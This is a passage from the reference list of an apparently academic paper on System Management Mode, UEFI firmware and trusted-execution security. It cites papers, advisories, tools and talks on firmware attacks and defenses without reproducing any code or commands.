[35] Fritz Alder, Lesly-Ann Daniel, David Oswald, Frank Piessens, and Jo Van Bulck. Pandora: Principled symbolic validation of Intel SGX enclave runtimes. In *45th IEEE Symposium on Security and Privacy (S&P)*, May 2024.

[36] AMD. AMD PRO technologies: A look at AMD PRO security and the AMD framework for secure, manageable, and reliable business pcs. https://www.amd.com/content/dam/amd/en/documents/products/processors/technologies/amd-pro-technologies-security-white-paper.pdf.

[37] Jacob Appelbaum, Laura Poitras, Marcel Rosenbach, Christian Stöcker, Jörg Schindler, and Holger Stark. Documents Reveal Top NSA Hacking Unit. https://www.spiegel.de/international/world/the-nsa-uses-powerful-toolbox-in-effort-to-spy-on-global-networks-a-940969.html, 2013.

[38] Paul Asadoorian. Firmware Security Realizations - Part 3 - SPI Write Protections. https://eclypsium.com/research/firmware-security-realizations-part-3-spi-write-protections/, 2022.

[39] Ahmed M. Azab, Peng Ning, Zhi Wang, Xuxian Jiang, Xiaolan Zhang, and Nathan C. Skalsky. HyperSentry: enabling stealthy in-context measurement of hypervisor integrity. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, page 38–49, New York, NY, USA, 2010. Association for Computing Machinery.

[40] Ahmed M. Azab, Peng Ning, and Xiaolan Zhang. SICE: a hardware-level strongly isolated computing environment for x86 multi-core platforms. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, page 375–388, New York, NY, USA, 2011. Association for Computing Machinery.

[41] Oleksandr Bazhaniuk, Yuriy Bulygin, Andrew Furtak, Mikhail Gorobets, John Loucaides, Alexander Matrosov, and Mickey Shkatov. A new class of vulnerabilities in SMI handlers. https://www.c7zero.info/stuff/ANewClassOfVulnInSMIHandlers_csw2015.pdf, 2015. Accessed: 2025-11-25.

[42] Oleksandr Bazhaniuk, Andrew Furtak, Mikhail Gorobets, and Yuriy Bulygin. Exploring Your System Deeper with CHIPSEC is Not Naughty. https://www.c7zero.info/stuff/csw2017_ExploringYourSystemDeeper_updated.pdf, 2017.

[43] Oleksandr Bazhaniuk, John Loucaides, Lee Rosenbaum, Mark R. Tuttle, and Vincent Zimmer. Symbolic execution for BIOS security. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association.

[44] Binarly. efixplorer hunting for UEFI firmware vulnerabilities at scale with automated static analysis. https://github.com/REhints/efiXplorer?tab=readme-ov-file, 2020.

[45] Binarly. UEFI firmware vulnerabilities: Past, present and future. https://github.com/binarly-io/Research_Publications/tree/main/OffensiveCon_2022, 2022.

[46] Marton Bognar and Jo Van Bulck. openIPE: An extensible memory isolation framework for microcontrollers. In *10th IEEE European Symposium on Security and Privacy (EuroS&P)*, 2025.

[47] Kirk Brannock, Prashant Dewan, Frank McKeen, and Uday Savagaonkar. Providing a Safe Execution Environment. *Intel Technology Journal*, 13(2), 2009.

[48] BSDaemon, coideloko, and D0nand0n. Phrack Issue 65 file 7: System Management Mode Hack Using SMM for 'Other Purposes'. https://phrack.org/issues/65/7, 2008. Accessed: 2025-11-21.

[49] Yuriy Bulygin and Oleksandr Bazhaniuk. Digging into the core of boot. https://recon.cx/2017/montreal/resources/slides/RECON-MTL-2017-DiggingIntoTheCoreOfBoot.pdf, 2017.

[50] Yuriy Bulygin, Oleksandr Bazhaniuk, Andrew Furtak, John Loucaides, and Mikhail Gorobets. Baring the system: New vulnerabilities in SMM of Coreboot and UEFI based systems. https://www.c7zero.info/stuff/REConBrussels2017_BARing_the_system.pdf, 2017. Accessed: 2025-11-25.

[51] John Butterworth, Corey Kallenberg, Xeno Kovah, and Amy Herzog. BIOS chronomancy: fixing the core root of trust for measurement. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, pages 25—36, New York, NY, USA, 2013. Association for Computing Machinery.

[52] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 249–266, 2019.

[53] Assaf Carlsbad. Zen and the Art of SMM Bug Hunting | Finding, Mitigating and Detecting UEFI Vulnerabilities. https://www.sentinelone.com/labs/zen-and-the-art-of-smm-bug-hunting-finding-mitigating-and-detecting-uefi-vulnerabilities/, 2022.

[54] David Cerdeira, Nuno Santos, Pedro Fonseca, and Sandro Pinto. Sok: Understanding the prevailing security vulnerabilities in trustzone-assisted tee systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1416–1432. IEEE, 2020.

[55] Pau-Chen Cheng, Wojciech Ozga, Enriquillo Valdez, Salman Ahmed, Zhongshu Gu, Hani Jamjoom, Hubertus Franke, and James Bottomley. Intel TDX demystified: A top-down approach. *ACM Computing Surveys*, 56(9):1–33, 2024.

[56] Tobias Cloosters, Michael Rodler, and Lucas Davi. TeeRex: Discovery and exploitation of memory corruption vulnerabilities in SGX enclaves. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 841–858. USENIX Association, August 2020.

[57] Core Collapse. Phrack Issue 66 file 11:A Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers. https://phrack.org/issues/66/11, 2009. Accessed: 2025-11-21.

[58] RISC-V Consortium. The RISC-V Instruction Set Manual, Volume II: Privileged Architecture, Version 20250508. Accessed: 2025-10-30. https://docs.riscv.org/reference/isa/_attachments/riscv-privileged.pdf.

[59] coreboot. Fast, secure and flexible open source firmware platform. https://www.coreboot.org/.

[60] Xeno Kovah LEGBACORE Corey Kallenberg. How many million BIOSes would you like to infect? https://archive.conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/WHITEPAPER-How-Many-Million-BIOSes-Would-You-Like-To-Infect.pdf, 2015. Accessed: 2025-11-25.

[61] Intel Corp. Intel® Hardware Shield — Below-the-OS Security. https://contentmx.com/b/page/page.php?u=Abrahams73&i=2669077, 2019.

[62] Intel Corp. Intel® hardware shield: Trustworthy SMM on the intel vpro® platform. https://contentmx.com/b/page/page.php?u=Abrahams73&i=2669077, 2020.

[63] V. Costan and S. Devadas. Intel SGX explained. *IACR Cryptology ePrint Archive*, 2016(086):1–118, 2016.

[64] Jesse De Meulemeester, Luca Wilke, David Oswald, Thomas Eisenbarth, Ingrid Verbauwhede, and Jo Van Bulck. BadRAM: Practical memory aliasing attacks on trusted execution environments. In *46th IEEE Symposium on Security and Privacy (S&P)*, May 2025.

[65] Brian Delgado, Tejaswini Vibhute, and Karen L. Karavanic. Applying the principle of least privilege to system management interrupt handlers with the intel SMI transfer monitor. In *Proceedings of the 9th International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)*, HASP '20, New York, NY, USA, 2021. Association for Computing Machinery.

[66] Christopher Domas. The memory sinkhole. https://blackhat.com/docs/us-15/materials/us-15-Domas-The-Memory-Sinkhole-Unleashing-An-x86-Design-Flaw-Allowing-Universal-Privilege-Escalation-wp.pdf, 2015. Accessed: 2025-11-25.

[67] Loic Duflot, Daniel Etiemble, and Olivier Grumelard. Using CPU system management mode to circumvent operating system security functions. In *CanSecWest 2006*, 2006.

[68] Loic Duflot, Olivier Levillain, Benjamin Morin, and Olivier Grumelard. System management mode design and security issues. In *White Paper*, 2010.

[69] Eclypsium. System management mode speculative execution attacks. https://eclypsium.com/research/system-management-mode-speculative-execution-attacks/, 2018.

[70] Embedi. UEFI BIOS holes. so much magic. don't come inside. https://web.archive.org/web/20190531081353/https://embedi.org/blog/uefi-bios-holes-so-much-magic-dont-come-inside/, 2017.

[71] Embedi. UEFI BIOS holes. so much magic. don't come inside. https://github.com/embedi/smm_usbrt_poc, 2017.

[72] Shawn Embleton, Sherri Sparks, and Cliff Zou. SMM rootkits: a new breed of OS independent malware. In *Proceedings of the 4th International Conference on Security and Privacy in Communication Netowrks*, SecureComm '08, New York, NY, USA, 2008. Association for Computing Machinery.

[73] Microsoft Enterprise and OS Security. System management mode deep dive: How SMM isolation hardens the platform. https://www.microsoft.com/en-us/security/blog/2020/11/12/system-management-mode-deep-dive-how-smm-isolation-hardens-the-platform/, 2020.

[74] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1):1–27, 2018.

[75] Connor Glosner and Aravind Machiry. Fuzzuer: Enabling fuzzing of UEFI interfaces on edk-2. In *NDSS Symposium*, 2025.

[76] Mikhail Gorobets, Oleksandr Bazhaniuk, Alex Matrosov, Andrew Furtak, and Yuriy Bulygin. Attacking Hypervisors via Firmware and Hardware. https://c7zero.info/stuff/AttackingHypervisorsViaFirmware_bhusa15_dc23.pdf, 2015.

[77] NCC Group. Stepping insyde system management mode. https://www.nccgroup.com/research-blog/stepping-insyde-system-management-mode/, 2013. Accessed: 2025-11-25.

[78] NCC Group. A race to report a TOCTOU: Analysis of a bug collision in intel SMM. https://www.nccgroup.com/research-blog/a-race-to-report-a-toctou-analysis-of-a-bug-collision-in-intel-smm/, 2023. Accessed: 2025-11-25.

[79] Casual Hacking. A compendium to UEFI hacking. https://casualhacking.io/blog/2014/3/26/a-compendium-to-uefi-hacking, 2014. Accessed: 2025-11-21.

[80] Takahiro Haruyama. Detect me if you can - anti-firmware forensics. https://speakerdeck.com/takahiro_haruyama/detect-me-if-you-can-anti-firmware-forensics?slide=27, 2022.

[81] Jussi Hietanen and Diego Caminada. SMM rootkit. https://jussihi.kapsi.fi/2022-09-08-smmrootkit/, 2022. Accessed: 2025-11-25.

[82] Jussi Hietanen and Diego Caminada. HERMES: User process privilege escalation higher than the kernel. https://github.com/pRain1337/Hermes, 2023. Accessed: 2025-11-25.

[83] IBM Microelectronics / Cyrix. *6x86 Microprocessor Programmer's Reference Manual (Chapter 2, pp. 2–63)*, 1996.

[84] Advanced Micro Devices Inc. *AMD64 Architecture Programmer's Manual Volumes 1-5*. Accessed: 2026-01-22.

[85] Intel. Intel converged security and management engine (CSME) security white paper. https://www.intel.com/content/dam/www/public/us/en/security-advisory/documents/intel-csme-security-white-paper.pdf. Accessed: 2026-01-27.

[86] Intel. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. Accessed: 2026-01-22.

[87] Intel. Intel® desktop and intel® mobile boards privilege escalation. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00017.html, 2008.

[88] Intel. Intel® desktop and intel® server boards privilege escalation. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00018.html, 2009.

[89] Intel. Intel® desktop boards privilege escalation. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00022.html, 2010.

[90] Intel. SINIT buffer overflow vulnerability. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00030.html, 2011.

[91] Intel. SINIT authenticated code module privilege escalation. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00035.html, 2013.

[92] Intel. Local APIC Elevation of Privilege. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00045.html, 2015.

[93] Intel. Abusing CPU hot-add weaknesses to escalate privileges in server datacenters. https://www.slideshare.net/slideshow/privilege-escalation-on-highend-servers-due-to-implementation-gaps-in-cpu-hotadd-flow/73217903, 2017. Accessed: 2025-12-01.

[94] Intel. Intel® NUC BIOS Security Updates. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00084.html, 2017.

[95] Intel. Q3 2018 speculative execution side channel update. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00161.html, 2018.

[96] Intel. 2019.2 ipu – intel® processor security advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00240.html, 2019.

[97] Intel. Finding BIOS Vulnerabilities with Symbolic Execution and Virtual Platforms. https://www.intel.com/content/www/us/en/developer/articles/technical/finding-bios-vulnerabilities-with-symbolic-execution-and-virtual-platforms.html, 2019.

[98] Intel. Architecture specification: Intel trust domain extensions (Intel TDX) module. Specification 344425-005US, Intel, February 2023.

[99] Intel. Intel trusted execution technology (Intel TXT). Manual 315168-017, Rev. 017.4, Intel, April 2023.

[100] Intel. Intel® slim bootloader advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-01395.html, 2025.

[101] Intel. 2025.3 IPU – UEFI reference firmware advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-01234.html, 2026.

[102] Intel. 2026.1 ipu, intel® processor firmware advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-01396.html, 2026.

[103] Intel Corporation. SMI transfer monitor (STM) user guide. https://www.intel.com/content/dam/develop/external/us/en/documents/stm-user-guide-001-819978.pdf, 2015.

[104] Intel Corporation. Intel® branded NUC's vulnerable to SMM exploit. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00057.html, 2016. Intel Product Security Center.

[105] Intel Corporation. SmmRuntime Escalation of Privilege. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00056.html, 2016. Intel Product Security Center.

[106] Intel Corporation. Intel® Branded NUC's Vulnerable to SMM exploit. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00068.html, 2017. Intel Product Security Center.

[107] Intel Corporation. EDK II untested memory not covered by SMM page protection. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00159.html, 2018. Intel Product Security Center.

[108] Intel Corporation. Intel® NUC BIOS SW SMI call-out. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00110.html, 2018. Intel Product Security Center.

[109] Intel Corporation. L1 terminal fault. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/intel-analysis-l1-terminal-fault.html, 2018. Intel Software Security Guidance, Technical Documentation (ID 758376).

[110] Intel Corporation. 2019.2 IPU — intel® processor graphics SMM advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00254.html, 2019. Intel Product Security Center.

[111] Intel Corporation. Intel transactional synchronization extensions (intel tsx) asynchronous abort. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/intel-tsx-asynchronous-abort.html, 2019. Intel Software Security Guidance, Technical Documentation (ID 758370; updated November 12, 2019).

[112] Intel Corporation. Microarchitectural data sampling. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/intel-analysis-microarchitectural-data-sampling.html, 2019. Intel Software Security Guidance, Technical Documentation (ID 758366, Version 3.0; updated March 11, 2021).

[113] Intel Corporation. Speculative execution side channel mitigations. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/speculative-execution-side-channel-mitigations.html, 2021. Intel Software Security Guidance, Technical Documentation (ID 758363, Version 2.0; updated May 26, 2021).

[114] Intel Corporation. Branch history injection and intra-mode branch target injection / CVE-2022-0001, CVE-2022-0002 / INTEL-SA-00598. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/branch-history-injection.html, 2022. Intel Software Security Guidance, Technical Documentation (ID 824191, Version 2.5; updated May 12, 2025).

[115] Intel Corporation. Processor MMIO stale data vulnerabilities. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/processor-mmio-stale-data-vulnerabilities.html, 2022. Intel Software Security Guidance, Technical Documentation (ID 758360; updated June 14, 2022).

[116] Intel Corporation. Snoop-assisted l1 data sampling. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/snoop-assisted-l1-data-sampling.html, 2022. Intel Software Security Guidance, Technical Documentation (ID 758367; updated March 10, 2020).

[117] Intel Corporation. 2024.3 ipu - SMI transfer monitor advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-01083.html, 2024. Intel Product Security Center.

[118] RISC-V International. Anup patel western digital. https://riscv.org/wp-content/uploads/2024/12/13.30-RISCV_OpenSBI_Deep_Dive_v5.pdf, 2024. Accessed: 2025-10-14.

[119] IOActive. UEFI and SMM assessment tool. https://github.com/IOActive/Platbox/tree/main, 2022. Accessed: 2025-11-25.

[120] Corey Kallenberg, Sam Cornwell, Xeno Kovah, and John Butterworth. Defeating signed BIOS enforcement. https://www.mitre.org/sites/default/files/publications/defeating-signed-bios-enforcement.pdf, 2014. Accessed: 2025-11-25.

[121] Corey Kallenberg, Sam Cornwell, Xeno Kovah, and John Butterworth. Setup for failure: Defeating secure boot. https://infocon.org/cons/SyScan/SyScan%202014%20Singapore/SyScan%202014%20presentations/SyScan2014_CoreyKallenberg_SetupforFailureDefeatingSecureBoot_WP.pdf, 2014. Accessed: 2025-11-25.

[122] Corey Kallenberg, Xeno Kovah, John Butterworth, and Sam Cornwell. Extreme Privilege Escalation on Windows 8/UEFI System. https://www.mitre.org/sites/default/files/publications/14-2221-extreme-escalation-presentation.pdf, 2014. Accessed: 2025-11-25.

[123] Xeno Kovah. Low level desktop and server attack and defense timeline. https://darkmentor.com/timeline.html, 2021. Accessed: 2025-11-21.

[124] Xeno Kovah, John Butterworth, Corey Kallenberg, and Sam Cornwelll. Copernicus 2: Senter the dragon! https://www.mitre.org/sites/default/files/publications/Copernicus2-SENTER-the-Dragon-CSW-.pdf, 2014. Accessed: 2025-11-25.

[125] Xeno Kovah, John Butterworth, Corey Kallenberg, and Sam Cornwelll. SENTER Sandman: Using Intel TXT to Attack BIOSes. https://papers.put.as/papers/firmware/2014/D1T1-SENTER_Sandman_-_Using_Intel_TXT_to_Attack_BIOSes.pdf, 2014. Accessed: 2025-11-25.

[126] Joanna Rutkowska Invisible Things Lab. Intel x86 considered harmful. https://blog.invisiblethings.org/papers/2015/x86_harmful.pdf, 2015. Accessed: 2025-11-25.

[127] CTS Labs. Ryzenfallen. https://github.com/depletionmode/ryzenfallen, 2019.

[128] Kevin Leach, Fengwei Zhang, and Westley Weimer. Scotch: Combining software guard extensions and system management mode to monitor cloud resource usage. In *Research in Attacks, Intrusions, and Defenses*, pages 403–424. Springer International Publishing, 2017.

[129] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Krste Asanovic, and Dawn Song. Keystone: An open framework for architecting trusted execution environments. In *Proceedings of the Fifteenth European Conference on Computer Systems*, EuroSys '20, 2020.

[130] Tamas Lengyel, Thomas Kittel, George Webster, and Jacob Torrey. Pitfalls of virtual machine introspection on modern hardware. In *1st Workshop on Malware Memory Forensics (MMF)*, December 2014.

[131] Hongliang Liang, Mingyu Li, Yixiu Chen, Lin Jiang, Zhuosi Xie, and Tianqi Yang. Establishing trusted I/O Paths for SGX client systems with aurora. *IEEE Transactions on Information Forensics and Security*, 15:1589–1600, 2020.

[132] Hongliang Liang, Mingyu Li, Yixiu Chen, Tianqi Yang, Zhuosi Xie, and Lin Jiang. Architectural protection of trusted system services for SGX enclaves in cloud computing. *IEEE Transactions on Cloud Computing*, 9(3):910–922, 2021.

[133] LongSoft. UEFITool is a viewer and editor of firmware images conforming to UEFI Platform Interface (PI) Specifications. https://github.com/LongSoft/UEFITool, 2015. Accessed: 2025-11-25.

[134] John Loucaides and Yuriy Bulygin. Platform Security Assessment with CHIPSEC. https://www.c7zero.info/stuff/Platform%20Firmware%20Security%20Assessment%20wCHIPSEC-csw14-final.pdf, 2014. Accessed: 2025-11-25.

[135] Antonis Louka, Jesse De Meulemeester, Steven Keuchel, Ingrid Verbauwhede, and Jo Van Bulck. Physical Memory Please: Practical Memory-Aliasing Attacks on RISC-V PMP. In *2nd Microarchitecture Security Conference (uASC)*, February 2026.

[136] Benjamin Morin Loïc Duflot, Olivier Levillain and Olivier Grumelard. Getting into the SMRAM: SMM reloaded, 2009.

[137] Alex Matrosov and Eugene Rodionov. The UEFI firmware rootkits: Myths and reality. https://blackhat.com/docs/asia-17/materials/asia-17-Matrosov-The-UEFI-Firmware-Rootkits-Myths-And-Reality.pdf, 2017. Accessed: 2025-11-25.

[138] Alex Matrosov, Andrey Labunets Yndegor Vasilenko, and Philip Lebedev. efixplorer hunting for UEFI firmware vulnerabilities at scale with automated static analysis. https://i.blackhat.com/eu-20/Wednesday/eu-20-Labunets-efiXplorer-Hunting-For-UEFI-Firmware-Vulnerabilities-At-Scale-With-Automated-Static-Analysis.pdf, 2020.

[139] Alex Matrosov, Yegor Vasilenko, Alex Ermolov, and Sam Thomas. Breaking firmware trust from Pre-EFI: Exploiting early boot phases. https://i.blackhat.com/USA-22/Wednesday/US-22-Matrosov-Breaking-Firmware-Trust-From-Pre-EFI.pdf, 2022. Accessed: 2025-11-25.

[140] Kazuki Matsuo, Satoshi Tanda, Kuniyasu Suzaki, Yuhei Kawakoya, and Tatsuya Mori. SmmPack: Obfuscation for SMM Modules with TPM Sealed Key. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 439–459, Cham, 2024. Springer Nature Switzerland.

[141] Microsoft. Project Mu Basecore Repository. https://github.com/microsoft/mu_basecore, 2022.

[142] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural data leakage via automated attack synthesis. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1427–1444, 2020.

[143] Bernard Ngabonziza, Daniel Martin, Anna Bailey, Haehyun Cho, and Sarah Martin. Trustzone explained: Architectural features and use cases. *IEEE 2nd International Conference on Collaboration and Internet Computing*, 2016.

[144] Enrique Nissim and Joseph Tartaro Krzysztof Okupski. Exploring the security configuration of AMD platforms. https://www.ioactive.com/exploring-the-security-configuration-of-amd-platforms/#anchor_ref, 2022. Accessed: 2025-11-25.

[145] Enrique Nissim and Joseph Tartaro Krzysztof Okupski. Adventures in the platform security coordinated disclosure circus. https://www.ioactive.com/adventures-in-the-platform-security-coordinated-disclosure-circus/, 2023. Accessed: 2025-11-25.

[146] Enrique Nissim and Joseph Tartaro Krzysztof Okupski. Back to the future with platform security. https://www.ioactive.com/back-to-the-future-with-platform-security/, 2023. Accessed: 2025-11-25.

[147] Enrique Nissim and Krzysztof Okupski. AMD sinkclose universal SMM privilege escalation. https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Enrique%20Nissim%20Krzysztof%20Okupski%20-%20AMD%20Sinkclose%20Universal%20Ring-2%20Privilege%20Escalation.pdf, 2024. Accessed: 2025-11-25.

[148] Enrique Nissim and Joseph Tartaro. Tales from the call-gate: An SMM supervisor vulnerability. https://www.ioactive.com/tales-from-the-call-gate-an-smm-supervisor-vulnerability/, 2024. Accessed: 2025-11-25.

[149] NSA. 20131230-Appelbaum-NSA ANT Catalog. https://www.eff.org/document/20131230-appelbaum-nsa-ant-catalog, 2007.

[150] NSA. NSA S3285 Intern Projects. https://www.eff.org/files/2015/01/27/20150117-spiegel-projects_of_the_tao-ato_department_such_as_the_remote_destruction_of_network_cards.pdf, 2015.

[151] Danny Odler. Attacking the golden ring on AMD mini-pc. https://dannyodler.medium.com/attacking-the-golden-ring-on-amd-mini-pc-b7bfb217b437, 2020.

[152] Krzysztof Okupski. Exploring AMD Platform Secure Boot. https://labs.ioactive.com/2024/02/exploring-amd-platform-secure-boot.html, 2024.

[153] Oleksii Oleksenko, Christof Fetzer, Boris Köpf, and Mark Silberstein. Revizor: Testing black-box cpus against speculation contracts. In *Proceedings of the 27th ACM International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 226–239, 2022.

[154] Oleksii Oleksenko, Dmitrii Kuvaiskii, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Intel mpx explained: A cross-layer analysis of the intel mpx system stack. *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, 2(2):1–30, 2018.

[155] Dmytro Oleksiuk. Breaking UEFI security with software DMA attacks. https://web.archive.org/web/20181212181811/http://blog.cr4.sh/2015/09/breaking-uefi-security-with-software.html, 2015.

[156] Dmytro Oleksiuk. Exploiting UEFI bootscript table. https://github.com/Cr4sh/UEFI_boot_script_expl?tab=readme-ov-file, 2015.

[157] Dmytro Oleksiuk. SMM backdoor for UEFI based platforms. https://github.com/Cr4sh/SmmBackdoorNg, 2015.

[158] Dmytro Oleksiuk. Breaking UEFI security with software DMA attacks. https://web.archive.org/web/20161104071430/https://blog.cr4.sh/2016/10/exploiting-ami-aptio-firmware.html, 2016.

[159] Dmytro Oleksiuk. Breaking UEFI security with software DMA attacks. https://github.com/Cr4sh/Aptiocalypsis, 2016.

[160] Dmytro Oleksiuk. Exploiting SMM callout vulnerabilities in lenovo firmware. https://web.archive.org/web/20161105090533/http://blog.cr4.sh/2016/02/exploiting-smm-callout-vulnerabilities.html, 2016.

[161] Dmytro Oleksiuk. Exploring and exploiting lenovo firmware secrets. https://web.archive.org/web/20160916121946/https://blog.cr4.sh/2016/06/exploring-and-exploiting-lenovo.html, 2016.

[162] Dmytro Oleksiuk. Exploring and exploiting lenovo firmware secrets. https://github.com/Cr4sh/ThinkPwn?tab=readme-ov-file, 2016.

[163] Rust OSDev. Rusty wrapper for the unified extensible firmware interface. https://github.com/rust-osdev/uefi-rs, 2017.

[164] Vojtech Pavlik. Usb legacy support crashes. https://www.kernel.org/doc/Documentation/x86/usb-legacy-support.txt, 2004.

[165] Sandro Pinto and Nuno Santos. Demystifying arm trustzone: A comprehensive survey. *ACM computing surveys (CSUR)*, 51(6):1–36, 2019.

[166] INT31 Przemyslaw Duda. Intel.bin: The bios binary instrumentation framework. https://www.intel.com/content/www/us/en/security/security-practices/blogs/bios-binary-instrumentation-framework.html, 2025.

[167] Bruno Pujos. Code check(mate) in SMM. https://www.synacktiv.com/en/publications/code-checkmate-in-smm, 2018. Accessed: 2025-12-1.

[168] Bruno Pujos. Through the SMM-class and a vulnerability found there. https://www.synacktiv.com/en/publications/through-the-smm-class-and-a-vulnerability-found-there, 2020. Accessed: 2025-12-1.

[169] Qualis. Vulnerabilities in AMD Processors RYZEN and EPYC. https://threatprotect.qualys.com/2018/03/21/vulnerabilities-in-amd-processors-ryzen-and-epyc/, 2018.

[170] Julian Rauchberger, Robert Luh, and Sebastian Schrittwieser. Longkit - a universal framework for BIOS/UEFI rootkits in system management mode. In *Proceedings of the 3rd International Conference on Information Systems Security and Privacy - ICISSP*, pages 346–353. INSTICC, SciTePress, 2017.

[171] Alessandro Reina, Aristide Fattori, Fabio Pagani, Lorenzo Cavallaro, and Danilo Bruschi. When hardware meets software: a bulletproof solution to forensic memory acquisition. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, page 79–88, New York, NY, USA, 2012. Association for Computing Machinery.

[172] Binarly Research. The Intel PPAM attack story. Black Hat, https://www.binarly.io/blog/black-hat-2022-the-intel-ppam-attack-story, 2022. Accessed: 2025-11-25.

[173] ESET researchers. When "secure" isn't secure at all: High-impact UEFI vulnerabilities discovered in lenovo consumer laptops. https://www.welivesecurity.com/2022/04/19/when-secure-isnt-secure-uefi-vulnerabilities-lenovo-consumer-laptops/, 2022.

[174] Joanna Rutkowska and Rafał Wojtczuk Invisible Things Lab. Preventing and detecting xen hypervisor subversions. https://invisiblethingslab.com/resources/bh08/part2-full.pdf, 2008. Accessed: 2025-11-25.

[175] Samsung. Protecting the smm. https://docs.samsungknox.com/admin/fundamentals/whitepaper/samsung-knox-for-pc/protecting-the-smm/, 2024.

[176] Joshua Schiffman and David Kaplan. The SMM rootkit revisited: Fun with usb. In *2014 Ninth International Conference on Availability, Reliability and Security*, pages 279–286, 2014.

[177] Moritz Schloegel, Daniel Klischies, Simon Koch, David Klein, Lukas Gerlach, Malte Wessels, Leon Trampert, Martin Johns, Mathy Vanhoef, Michael Schwarz, Thorsten Holz, and Jo Van Bulck. Confusing value with enumeration: Studying the use of CVEs in academia. In *34th USENIX Security Symposium (USENIX Security 25)*, August 2025.

[178] Michael Schwarz and Daniel Gruss. How trusted execution environments fuel research on microarchitectural attacks. *IEEE Security & Privacy*, 18(5):18–27, 2020.

[179] Scumjr. Implementation of the SMM rootkit "the watcher". https://github.com/scumjr/the-sea-watcher/tree/master?tab=readme-ov-file, 2016.

[180] Md Shafiuzzaman, Achintya Desai, Laboni Sarker, and Tevfik Bultan. STASE: Static Analysis Guided Symbolic Execution for UEFI Vulnerability Signature Generation. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ASE '24, page 1783–1794, New York, NY, USA, 2024. Association for Computing Machinery.

[181] Michal Szaknis and Krzysztof Szczypiorski. The design of the simple SMM rootkit. In *Proceedings of the 2022 9th International Conference on Wireless Communication and Sensor Networks*, icWCSN '22, pages 47–56, New York, NY, USA, 2022. Association for Computing Machinery.

[182] Satoshi Tanda. SMM isolation - security policy reporting (ISSR). https://tandasat.github.io/blog/2024/03/18/ISSR.html, 2024.

[183] Binarly REsearch Team. An in-depth look at the 23 high-impact vulnerabilities. https://www.binarly.io/blog/an-in-depth-look-at-the-23-high-impact-vulnerabilities, 2022.

[184] Binarly REsearch Team. Repeatable Failures: AMI UsbRt - Six Years Later, Firmware Attack Vector Still Affect Millions of Enterprise Devices. https://www.binarly.io/blog/ami-usbrt-repeatable-failures-a-6-year-old-attack-vector-still-affecting-millions-of-enterprise-devices, 2022.

[185] Binarly REsearch Team. Repeatable firmware security failures: 16 high impact vulnerabilities discovered in hp devices. https://www.binarly.io/blog/repeatable-firmware-security-failures-16-high-impact-vulnerabilities-discovered-in-hp-devices, 2022.

[186] Teddy Reed. UEFI firmware parser. https://github.com/theopolis/uefi-firmware-parser. Accessed: 2026-01-27.

[187] Alexander Tereshkin and Rafał Wojtczuk Invisible Things Lab. Introducing ring -3 rootkits. https://blackhat.com/presentations/bh-usa-09/TERESHKIN/BHUSA09-Tereshkin-Ring3Rootkit-SLIDES.pdf, 2009. Accessed: 2025-11-25.

[188] TianoCore Community. Edk ii project repository. https://github.com/tianocore/edk2. Accessed: 2026-01-27.

[189] TianoCore Community. Fmmt tool. https://github.com/tianocore/edk2/tree/master/BaseTools/Source/Python/FMMT. Accessed: 2026-01-27.

[190] TianoCore Community. Tianocore EDK-II: Open source implementation of UEFI standard. https://www.tianocore.org/. Accessed: 2026-01-27.

